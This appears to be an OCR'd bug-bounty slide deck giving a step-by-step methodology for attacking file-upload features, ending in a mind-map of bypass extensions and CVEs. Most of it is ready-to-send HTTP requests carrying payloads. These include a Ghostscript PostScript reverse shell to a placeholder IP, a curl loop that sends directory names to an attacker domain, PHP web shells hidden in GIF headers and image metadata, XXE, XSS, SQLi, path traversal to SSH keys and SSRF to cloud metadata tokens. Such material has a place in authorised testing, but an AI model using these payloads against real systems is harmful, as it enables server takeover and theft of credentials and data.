File Upload

Upload File From Your Computer


Mahmoud M. Awali

@0xAwali

attacker

My Methodology

Try To Put File Name To Your IP e.g. https://IP-v4.com To Get Blind SSRF

-  Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="https://IP-v4/"
Content-Type: image/png

... contents of file here ...
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Right-To-Left Override , So Rename The Uploaded File e.g. name.%E2%80%AEphp.jpg So That will Be name.gpj.php

- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file";
filename="name.%E2%80%AEphp.jpg"
Content-Type: application/php

... contents of file here ...
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Encode Filename e.g. image.jpg%23.html To Get XSS

- Tweet

attacker

My Methodology

Try To Put File Name As XSS Payloads e.g. '"><img src=x onerror=alert(document.domain)>.extension OR {{constructor.constructor('alert(1)')()}}.extension To Get XSS

- Blog
- Writeup
- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="'"><img src=x onerror=alert(document.domain)>.png"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

Try To Put File Name e.g. --use-compress-program=nslookup me.com -domain=a.extension To Get RCE

-  Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="--use-compress-program=nslookup me.com -domain=a.png"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

Try To Put File Name As LFI Payloads e.g. image.png../../../../../../../etc/passwd To Get LFI

- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file";
filename="image.png../../../../../../../etc/passwd"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

Try To Put File Name As Time-Based SQLi Payloads e.g. poc.js'(select*from(select(sleep(20)))a)+'.extension To Get SQLi

-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file";
filename="poc.js'(select*from(select(sleep(20)))a)+'.png"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

Try To Inject OS Command e.g. `curl me.com` In Content Of The File Name To Get RCE

- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="filename"
`curl me.com`
----------------------------------------WebKitFormBoundary--
```

attacker

My Methodology

Try To Put File Name To e.g. file."gif And Content Of The File e.g. <html><script> alert('XSS ');</script></html> With Content Type image/png To Get XSS

-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file."gif"
Content-Type: image/png
GIF8
<html><script>alert('XSS');</script></html>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert Large String 50.000+ Characters OR Numbers As File Name

- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="xxxxx+.png"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert Blind XSS In Content Of The File e.g. <html><head>><script src=https://me.xss.ht></script></head><body></body></html> To Get XSS

-  Blog
-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.html"
Content-Type: image/png
<html><head>><script src=https://me.xss.ht>
</script></head><body></body></html>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert XSS Payloads In Content Of The File e.g. <html><body><head> <html><script>alert('XSS');</script></html></head></body></html> To Get XSS

- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.html"
Content-Type: text/html
<html><body><head><script>
alert('XSS');</script></html></head></body></html>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Set Content-Type Twice , Once For Unallowed Type And Once For Allowed That Can Be Useful For Bypasses The Restriction

-  Tweet

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.png"
Content-Type: text/html
Content-Type: image/png
<html><body><head><script>
alert('XSS');</script></html></head></body></html>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File With Extension e.g. png , gif , mvg , svg To Get RCE OR SSRF

- Blog
- Blog
- Writeup
- Writeup
- Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=%60for i in $(ls /) ; do curl
"http://$i.me.com/" -d @- > /dev/null; done`'
pop graphic-context
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File To Get RCE

- Writeup
- Writeup
- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%bash -c 'bash -i >& /dev/tcp/IP-v4/8080 0>&1') currentdevice
putdeviceprops
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File To Read Local Files

- Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
%!PS
/buff 1024 string def
/file_obj (/etc/passwd) (r) file def
file_obj buff readstring
buff print
quit
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File To Read Local Files

- Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
%!PS
(/etc/passwd) .libfile {
256 string readstring
} if
{print} if
quit
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File To Read Local Files

- Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
%!PS
(/etc/passwd) .findlibfile {
256 string readstring
} if
{print} if
quit
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File To Execute Commands e.g. id

- Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
%!PS
/OutputFile(%pipe%id)
(pdfwrite)finddevice
Putdeviceprops
setdevice
quit
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert ImageTragick Commands In Content Of The File To Execute Commands e.g. id

- Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png
%!PS
currentdevice null true mark /OutputICCProfile (%pipe%id > /dev/tty)
.putdeviceparams
quit
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert #EXTM3U #EXT-X-MEDIA-SEQUENCE:0 #EXTINF:10.0, concat:http://yngwie.ru/header.m3u8|file:///etc/passwd #EXT-X-ENDLIST In Content Of The File With Extensions e.g. avi , mp4 To Read Local File

- Writeup
- Writeup
- Writeup
- Writeup
- Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="video.avi"
Content-Type: video/avi
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://me.com/poc.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Upload File Contents <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> To Get XXE

- Writeup
- Writeup
- Writeup
- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.xml"
Content-Type: application/xml
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Upload SVG File Contents XSS Payloads e.g. <svg onload="alert(document.domain);"> To Get XSS

- Writeup
- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.svg"
Content-Type: application/svg
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE svg [
   <!ENTITY elem "">]>
<svg onload="alert(document.domain);" height="16" width="16">&elem;</svg>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Insert XXE Payloads In Content Of The File With poc.txt <!ENTITY % int "<!ENTITY % trick SYSTEM 'jar:%payload;.domainwithoutimportance!/'>"> %int; %trick; To Get XXE

-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.txt"
Content-Type: application/pdf
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % payload SYSTEM "file:///etc/group">
<!ENTITY % ext SYSTEM "ftp://me/poc.txt">
%ext;]>
<root></root>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use PNG IDAT Chunks To Bypass Server-Side Filters If You Can Control The Content Type Header In The Response

-  Blog
-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.png"
Content-Type: application/html
Content Of xsspng.png Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use PHP Extensions e.g. php , php3 , php4 , php5 , php7 , pht , phps , phar , phpt , pgif , phtml , phtm , inc To Get Shell On This server

- Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.php"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Set Multiple Equals With Filename e.g. filename==="file.php" To Bypass WAF

-  Tweet

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename==="file.php"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Filename Twice , Once For Unallowed Type And Once For Allowed That Can Be Useful For Bypasses The Restriction

-  Tweet

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.jpg" ;
filename="file.php" ;
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

If The Server Is IIS , Try To Use Extensions e.g. asp , aspx , cer , asa And shell.aspx;1.jpg To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.asp"
Content-Type: application/asp
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Perl Extensions e.g. pl , pm , cgi , lib To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.pl"
Content-Type: application/pl
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Jsp Extensions e.g. jsp , jspx , jsw , jsv , jspf To Get Shell On This server

-  **Payloads**

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.jsp"
Content-Type: application/jsp
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Coldfusion Extensions e.g. cfm , cfml , cfc , dbm To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.cfm"
Content-Type: application/cfm
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Double Extensions e.g. .jpg.php OR Reverse Double Extensions e.g. .php.jpg To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.jpg.php"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Null byte With Double Extensions e.g. php%00.jpg OR php\x00.jpg To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.php%00.jpg"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Special Characters With Extensions e.g. php….. OR php%20 To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.php%20"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Mix Uppercase and Lowercase Extensions e.g. pHp , pHP5 , PhAr To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.pHp"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Using NTFS Alternate Data Stream ADS e.g. file.ext::$data. OR file.ext:.jpg If Server Running On Windows To Get Shell On This server

-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.php::$data."
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Upload File Using Forbidden Names e.g. CON , PRN , AUX , NUL , COM1-9 , LPT1 , LPT2 , LPT3 , LPT4 , LPT5 , LPT6 , LPT7 , LPT8 And LPT9 If Server Running On Windows

-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.COM5"
Content-Type: application/php
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Change Content-Type To image/gif , image/png OR image/jpeg To Get Shell On This server

-  Payloads

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.pHp"
Content-Type: image/gif
Content Of Shell Here
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Change Content-Type To image/gif And Append Magic Numbers Of GIF e.g. GIF87a OR GIF8; Then Insert PHP Code To Get Shell On This server

-  Payloads
-  Writeup
-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.php.gif"
Content-Type: application/php
GIF87a <?php echo shell_exec($_GET['cmd']); ?>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Generate shell Inside Image Metadata e.g. exiftool -Comment="<?php echo shell_exec($_GET['cmd']); ?>" img.jpg Then Try To Upload img.jpg

-  Blog

Steps to produce :-

1 - Open Your Terminal
2 - Write This Command

```
exiftool -Comment="<?php echo shell_exec($_GET['cmd']); ?>" img.jpg
```

3 - Upload img.jpg To The Server

attacker

My Methodology

Try To Generate XSS Inside Image Metadata e.g. exiftool '-Caption-Abstract="><script src="http://me.com/xss.js"id="boom"></script><img s="' img.png Then Upload img.jpg

- Synack

Steps to produce :-

1 - Open Your Terminal
2 - Write This Command

```
exiftool '-Caption-Abstract="><script src="http://me.com/xss.js"
id="boom"></script><img s="' img.png
```

3 - Upload img.jpg To The Server

attacker

My Methodology

If You Can Upload Zip File Try To Generate ZIP Symbolic Link To Read Local Files

-  Payloads

Steps to produce :-

1 - Open Your Terminal
2 - Write This Commands
```
ln -s /etc/passwd link
zip --symlinks test.zip link
```
3 - Upload test.zip To The Server

attacker

My Methodology

If You Can Upload .htaccess To PHP Server , web.config AND httpd.conf To ASP Server OR __init__.py To Python Server , You Can Execute Code

- Payloads
- Payloads
- Payloads
- Payloads

Steps to produce :-

1 - Change File Name To .htaccess , web.config , httpd.conf OR __init__py
2 - Forward The Request
3 - If Server Accept Them , Upload One From This Links On The Left

attacker

My Methodology

Try To Use Whatever Extension ! To Ignore Response Header X-Content-Type-Options: nosniff , And If It Is Self Try To Use OAuth

- Slides

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.whatever"
Content-Type: Plain/text
<script>alert(1)</script>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use Race Condition technique To Bypass MIME Filters

-  Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

Content-Disposition: form-data; name="file"; filename="file.php"
Content-Type: application/octet-stream
<? Php ob_end_clean() ; echo '<pre>' ;
system(stripslashes($_REQUEST['command'])) ; echo
'<pre>' ; exit ; ?>
------WebKitFormBoundary--
```

attacker

My Methodology

Try To Inject OS Command e.g. %60sleep%2011%60 In Size Of The Image To Get RCE

- Writeup

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

------WebKitFormBoundary
Content-Disposition: form-data; name="MAX_FILE_SIZE"
%60sleep%2050%60
Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

If There Is Path Parameter Try To Put ../../../../../var/opt/gitlab/.ssh/authorized_keys OR .../.../.../.../.../.../.../.../etc/passwd To Get LFI

- Writeup
- Blog

```
POST /fileUpload HTTP/1.1
Host: company.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: Number

------WebKitFormBoundary
Content-Disposition: form-data; name="path"
../../../../../../../../var/opt/gitlab/.ssh/authorized_keys
Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png

------WebKitFormBoundary--
```

attacker

My Methodology

Try To Use ImageMagick GIF Coder To Lead To Memory Disclosure To collect Server Information Related To OS and Path Directory And Many More

- Writeup

Steps to produce :-

1 - Creating exploitable files e.g.
    ./gifoeb gen 512x512 dump.gif
2 - Upload dump.gif
3 - Download The File , Called e.g. download.gif
4 - Recovery Information e.g.
    ./gifoeb recover download.gif | strings;

attacker

My Methodology

Try To Change type="file" To type="url" And Submit A URL e.g. https://me.com To Get SSRF

- Writeup
- Tweet

Steps to produce :-

1 - Click Right , Choose Inspect Element (Q)
2 - Change type="file" To type="url"
3 - Submit A URL e.g. https://me.com

attacker

My Methodology

If There Is Option To Upload From Your Domain , Try To Figure Out If There Is Range Header OR Not To Get SSRF

- Writeup

Steps to produce :-

1 - Put Your Domain e.g. https://me.com
2 - Your domain Will Response With Only A Little Bytes
3 - The Server Will Ask About The Rest Of The File
4 - Your domain Will Response With Redirect To Internal Server e.g. http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token

attacker

My Methodology

If There Is Option To Upload From Your Domain , Try To Add Address Of This https://iplogger.org To Get Real IP Address Of The Company

- Writeup

Steps to produce :-

1 - Browse To https://iplogger.org
2 - Click On Invisible Image
3 - Copy Your IPLogger link
4 - Append Your IPLogger link As URL Of The Image
5 - Click On Logged IPs , Reload To Get The IPs

attacker

My Methodology

Try To Upload Image From exif-org Then Put Path Of Uploaded Image In http://exif.regex.info/exif.cgi And Read The Output

- Writeup

Steps to produce :-

1 - Download Image Frome
https://github.com/ianare/exif-samples/tree/master/jpg/exif-org
2 - Upload It To Your Target
3 - Put Oath Of Uploaded Image In
http://exif.regex.info/exif.cgi


attacker

My Methodology

After Uploading File Try To search In Burp Suite About Token , Because Sometimes The Server Will Send Access Token To Third Party

- Writeup

```
GET /getInformation HTTP/1.1
Host: third-party.com
User-Agent: Mozilla/5.0
Access_Token: **************************
Referer: https://previous.com/path
Origin: https://www.company.com
```


File Upload
Shell
jsp jspx jsw jspf jsv
asp asmx xamlx asa aspx cshtm svc ashx vbhtm rem aspq cshtml axd soap vbhtml
stm shtm shtml
pl cgi pm lib cfm
Java/JSP
SSI in Apache
Other/Rare
ASP.NET
PHP
inc php4 phar pht php5 pgif php php6 phtm php2 php7 phtml php3 phps shtml
Filter bypass
test.aspx;.jpg
Windows NTFS ADS
test.php/
test.php.\
Slash suffixes
.pHP
.AsPX
Switch case
file.php.....
Windows dots
.jpg.php
.php.jpg
Double extension
Overlong filename
Try to cut allowed extension by max filename length
Empty extension/filename
test.
.php
Brute delimiters: null bytes, spaces, new line
test .php
test.png\x00.php
test.php\x00.php
test.png\x0d\x0a.php
Magic bytes at the beginning
GIF89a...
Content-Type
Allowed Mime Type + disallowed extension
Disallowed Mime Type + allowed extension
Remove Content-Type
Audio/Video
XSS, SQLi, Command injection
Text Metadata
github.com/ffmpeg-test/ffmpeg-test
SSRF/File Read in HLS playlists (m3u8)
ffmpeg
github.com/neex/ffmpeg-avi-m3u-xbin
SSRF/File Read in HLS inside AVI
Images in mp3 metadata
Hide Shell/XSS in image metadata
Hide Shell/XSS in image binary data
Any extension but content is validated
Images
Pixel Flood
DoS
ImageMagick Shell Inj CVE-2020-29599
GraphicsMagick CVE-2019-12921
ImageTragick CVE-2016-3714
SVG
XXE payloads
XSS payloads
SSRF payloads
github.com/barrracud4/image-upload-exploits
CVE-2019-1481X
CVE-2019-10216
CVE-2019-6116
CVE-2018-16509
CVE-2017-8291
GhostScript PS/PDF
XBM CVE-2018-16323
Memory Leaks
XSS
HTML
htm hxt
IIS
XML
dtd xslt vml disco xsf exe.config mno dll.config wsdl
> Google MIME types on the Web Server:
> Check mime types for possible XSS:
github.com/BlackFan/content-type-research
Other/Rare
Common
Apache httpd
HTML
htm html shtml
XML
xml xsl svg svgz xht xhtml xsd
HTML
html.de html.XXX
XML
rdf mathml
HTML
body manifest appcache
XML
vtt mml
Other
Configurations
Apache httpd/Tomcat
.htaccess
ASP.NET/IIS
web.config
Check Server/Framework
XML
XXE in XML
XXE in OOXML/ODF
.docx
.xlsx
.odt
ZIP
ZipSlip/Traversal
Symlinks attack
If app resizes pics or handles media check exploits for images (+favicon.ico)
Upload by link or HTML/Web Preview
Attacks via filename
Traversal/UNC
Absolute path: /tmp/upload.txt
Relative path: ../../../../tmp/upload.txt
UNC path: \\evil.com\share\test.png
XSS, SQLi, Command injection

Thank You

Mahmoud M. Awali

@0xAwali